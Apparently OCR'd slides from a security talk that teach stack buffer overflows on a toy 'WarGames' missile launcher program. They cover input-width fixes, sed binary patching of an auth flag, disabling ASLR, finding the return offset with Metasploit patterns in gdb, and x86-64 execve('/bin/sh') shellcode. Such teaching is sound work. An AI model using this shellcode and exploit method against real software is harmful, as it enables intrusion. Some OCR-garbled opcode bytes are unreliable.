
WarGames MissileLauncher v0.1

Secret: Access **granted**

**Launching 42 missiles**

Operation complete



A photograph of a red corrugated metal wall. On the wall, there is white spray-painted graffiti that forms a large, stylized heart shape. The heart is composed of several concentric loops and has a rough, textured appearance. The background is the metallic surface of what appears to be a shipping container.

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Fixing the C++ code!



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```
1. void launch_missiles(int n) {
2.     printf("Launching %d missiles\n", n);
3. }
4.
5. void authenticate_and_launch(void) {
6.     int n_missiles = 2;
7.     bool allowaccess = false;
8.     char response[8];
9.
10.    printf("Secret: ");
11.    size_t max = sizeof response;
12.    std::cin >> std::setw(max) >> response;
13.
14.    if (strcmp(response, "Joshua") == 0)
15.        allowaccess = true;
16.
17.    if (allowaccess) {
18.        puts("Access granted");
19.        launch_missiles(n_missiles);
20.    }
21.
22.    if (!allowaccess)
23.        puts("Access denied");
24. }
25.
26. int main(void) {
27.     puts("WarGames MissileLauncher v0.1");
28.     authenticate_and_launch();
29.     puts("Operation complete");
30. }
```

Set the width on cin


# Let's test it!

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```
$ clang++ -o launch_fixed launch_fixed.cpp
```

```
$ ./launch_fixed
WarGames MissileLauncher v0.1
Secret: AAAABBBBC*
Access denied
Operation complete
```

```
$ ./simple_exploit | ./launch_fixed
WarGames MissileLauncher v0.1
Secret: Access denied
Operation complete
```

A vibrant mural on a brick wall. In the center is a woman with dark hair, wearing a white, off-the-shoulder, button-down blouse. She is looking upwards and slightly to her right. Behind her are two sets of black-framed windows with multiple panes. The background features horizontal stripes in various colors: pink, blue, green, orange, and yellow. Below the stripes is a decorative border consisting of a Greek key pattern in blue and white, followed by a yellow band with red diamond shapes, and a pink band with yellow diamond shapes. At the bottom of the mural are stylized, black and white tropical leaves and flowers.

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Use sed to binary patch

# Use sed to binary patch

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```
$ objdump -M intel -d ./launch | grep -A 7
"<_Z23authenticate_and_launchv>:"
```

0000000000400890 <_Z23authenticate_and_launchv>:	
400890: 55	push rbp
400891: 48 89 e5	mov rbp, rsp
400894: 48 83 ec 30	sub rsp, 0x30
400898: 48 bf 4b 0a 40 00 00	movabs rdi, 0x400a4b
40089f: 00 00 00	
4008a2: c7 45 fc 02 00 00 00	mov DWORD PTR [rbp-0x4], 0x2
4008a9: c6 45 fb 00	mov BYTE PTR [rbp-0x5], 0x0

```
$ cp launch launch_mod
$ sed -i "s/\xc7\x45\xfc\x02/\xfc\x45\xfc\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xfb\x00/\xc6\x45\xfb\x01/" ./launch_mod
```

n\_missiles = 2

allowaccess = false

n\_missiles = 42 and allowaccess = true

# Use sed to binary patch


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```
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: David
Access granted
Launching 42 missiles
Operation complete

$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 42 missiles
Operation complete

$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 42 missiles
Operation complete
```






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Stack Buffer Exploit

```
int execve(const char *filename,  
          char *const argv[],  
          char *const envp[]);
```



Shellcode - code that gives you shell

*Writes go  
toward  
higher  
addresses  
ptr++*

100	Return address
99	<something>
98	char array item 3
97	char array item 2
96	char array item 1
95	char array item 0

Stack  
grows  
toward  
lower  
addresses

Write direction vs Stack growing direction

# Write Payload

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*Writes go  
toward  
higher  
addresses  
ptr++*

100	char[5]: "ret" address <b>95</b>
99	char[4]: No-op
98	char[3]: No-op
97	char[2]: No-op
96	char[1]: Shellcode
95	char[0]: Shellcode

Stack  
grows  
toward  
lower  
addresses

Write direction vs Stack growing direction

*Instructions*  
also go  
toward  
higher  
addresses

100	char[5]: "ret" address <b>95</b>
99	char[4]: No-op
98	char[3]: No-op
97	char[2]: No-op
96	char[1]: Shellcode
95	char[0]: Shellcode

Stack  
grows  
toward  
lower  
addresses

Write direction vs Stack growing direction

```
1. int main(void) {
2.     char shellcode[] = "";
3.
4.     size_t shellcode_size = (sizeof shellcode) - 1;
5.
6.     int offset = 0; // We need to find the return addr offset
7.     int padded_bytes = offset - shellcode_size;
8.
9.     {
10.         fwrite(shellcode, 1, shellcode_size, stdout);
11.     }
12.
13.     {
14.         char pad[] = "\x90"; // No-ops
15.         for (int i = 0; i < padded_bytes; i++)
16.             fwrite(pad, 1, 1, stdout);
17.     }
18.
19.     {
20.         // We need to find the address of the buffer
21.         char addr[] = "";
22.         fwrite(addr, 1, 6, stdout);
23.     }
24.
25.     putchar('\0');
26. }
```

Basic  
structure of  
the exploit  
code

```
1. int main(void) {
2.     char shellcode[] = "";
3.
4.     size_t shellcode_size = (sizeof shellcode) - 1;
5.
6.     int offset = 0; // We need to find the return addr offset
7.     int padded_bytes = offset - shellcode_size;
8.
9.     {
10.         fwrite(shellcode, 1, shellcode_size, stdout);
11.     }
12.
13.     {
14.         char pad[] = "\x90"; // No-ops
15.         for (int i = 0; i < padded_bytes; i++)
16.             fwrite(pad, 1, 1, stdout);
17.     }
18.
19.     {
20.         // We need to find the address of the buffer
21.         char addr[] = "";
22.         fwrite(addr, 1, 6, stdout);
23.     }
24.
25.     putchar('\0');
26. }
```

Offset of  
return address  
from buffer on  
the stack

Address of buffer  
in memory

What we  
need to  
know



```
1. void launch_missiles(int n) {
2.     printf("Launching %d missiles\n", n);
3. }
4.
5. void authenticate_and_launch(void) {
6.     int n_missiles = 2;
7.     bool allowaccess = false;
8.     char response[110];
9.     printf("%p\n", &response);
10.    printf("Secret: ");
11.    std::cin >> response;
12.
13.    if (strcmp(response, "Joshua") == 0)
14.        allowaccess = true;
15.
16.    if (allowaccess) {
17.        puts("Access granted");
18.        launch_missiles(n_missiles);
19.    }
20.
21.    if (!allowaccess)
22.        puts("Access denied");
23. }
24.
25. int main(void) {
26.     puts("WarGames MissileLauncher v0.1");
27.     authenticate_and_launch();
28.     puts("Operation complete");
29. }
```

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Lets make  
some  
changes to  
make it  
easier

Bigger buffer and get  
the address



```
echo 0 > /proc/sys/kernel/randomize_va_space
```

# Metasploit **pattern\_create** and **pattern\_offset**

Used to find the offset of the return pointer from the start of the buffer

## Metasploit **pattern\_create**

Creates a string of un-repeated character sequences

## Metasploit **pattern\_offset**

Gives the offset in the character sequence of this section

```
$ pattern_create -l 150
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
e3Ae4Ae5Ae6Ae7Ae8Ae9
$ clang++ -z execstack -fno-stack-protector -o launch_bigger
launch_bigger.cpp
$ gdb -q ./launch_bigger
(gdb) br *authenticate_and_launch+205
Breakpoint 1 at 0x4008dd
(gdb) r
Starting program: ./launch_bigger
WarGames MissileLauncher v0.1
0x7fffffffdfc90
Secret:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
e3Ae4Ae5Ae6Ae7Ae8Ae9
Access granted
Launching 1698771301 missiles
Breakpoint 1, 0x000000000004008dd in authenticate_and_launch() ()
(gdb) x/1xg $sp
0x7fffffffdd18: 0x3765413665413565
(gdb) q
$ pattern_offset -q 3765413665413565
[*] Exact match at offset 136
```

Address of buffer  
in memory

Offset of return  
address from buffer  
on the stack

Find the  
offset of the  
return  
address



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Attempt 1

Stack Buffer Exploit

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\xeb\x17"           // jmp <push_str>
    "\xf5"               // <pop_str>: pop %rdi
    "\x48\x31\xd2"       // xor    %rdx,%rdx
    "\x48\x31\xc0"       // xor    %rax,%rax
    "\x48\x89\xe6"       // mov    %rsp,%rsi
    "\x48\x89\x54\x24\x08" // mov    %rdx,0x8(%rsp)
    "\x48\x89\x3c\x24"   // mov    %rdi,(%rsp)
    "\xb0\x3b"            // mov    $0x3b,%al
    "\xf0\x05"            // syscall
    "\xe8\x4\xff\xff\xff" // <push_str>: callq <pop_str>
    "/bin/sh";
```

```
int main()
{
    printf("len:%lu bytes\n", strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

@PATI\_GALLARDO

Let's try the  
shellcode  
from the  
CppCon talk

# Let's just test it

@PATI\_GALLARDO

```
wargames$ clang -z execstack -o simple_stack_overflow_test  
simple_stack_overflow_test.c  
wargames$ ./simple_stack_overflow_test  
len:37 bytes
```



# Let's try it

@PATI\_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit  
simple_stack_overflow_exploit.c  
wargames$ ./simple_stack_overflow_exploit > file  
wargames$ gdb -q ./launch_bigger  
(gdb) r < file  
Starting program: ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdfc90  
Secret: Access denied
```

It just hangs:  
/bin/sh string not null  
terminated

@PATI\_GALLARDO

Attempt 2

Stack Buffer Exploit

Hex value	Ascii	Reverse Ascii
68732f2f6e69622f	hs//nib/	/bin//sh

@PATI\_GALLARDO

### simple\_stack\_overflow\_test2.c

```
char shellcode[] =
    "\x48\x31\xd2"                                // xor    %rdx,%rdx
    "\x48\x31\xc0"                                // xor    %rax,%rax
    "\x50"                                         // push   %rax
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68" // movabs $0x68732f2f6e69622f,%rbx
    "\x53"                                         // push   %rbx
    "\x48\x89\xe7"                                // mov    %rsp,%rdi
    "\x52"                                         // push   %rdx
    "\x57"                                         // push   %rdi
    "\x48\x89\xe6"                                // mov    %rsp,%rsi
    "\xb0\x3b"                                     // mov    $0x3b,%al
    "\x0f\x05";                                    // syscall
```

```
int main()
{
    printf("len:%lu bytes\n", strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

Null terminate the string in the shellcode

# Let's just test it

@PATI\_GALLARDO

```
wargames$ clang -z execstack -fno-stack-protector -o simple_stack_overflow_test2 simple_stack_overflow_test2.c  
wargames$ ./simple_stack_overflow_test2  
len:30 bytes
```



# Let's try it

@PATI\_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit  
simple_stack_overflow_exploit.c  
wargames$ ./simple_stack_overflow_exploit > file  
wargames$ gdb -q ./launch_bigger  
(gdb) r < file  
Starting program: ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdfc90  
Secret: Access denied  
process 21397 is executing new program: /bin/dash  
[Inferior 1 (process 21397) exited normally]  
(gdb)
```



Starts /bin/bash but  
exits immediately

# What's wrong? Let's look at strace

@PATI\_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit2  
simple_stack_overflow_exploit2.c  
wargames$ ./simple_stack_overflow_exploit2 > file  
wargames$ strace -o strace.log ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdd10  
Secret: Access denied  
wargames$ grep ENOTTY strace.log  
ioctl(0, TCGETS, 0x7fffffffbea0) = -1 ENOTTY (Inappropriate ioctl for  
device)
```

The shell fails to start  
because of TTY? Google!

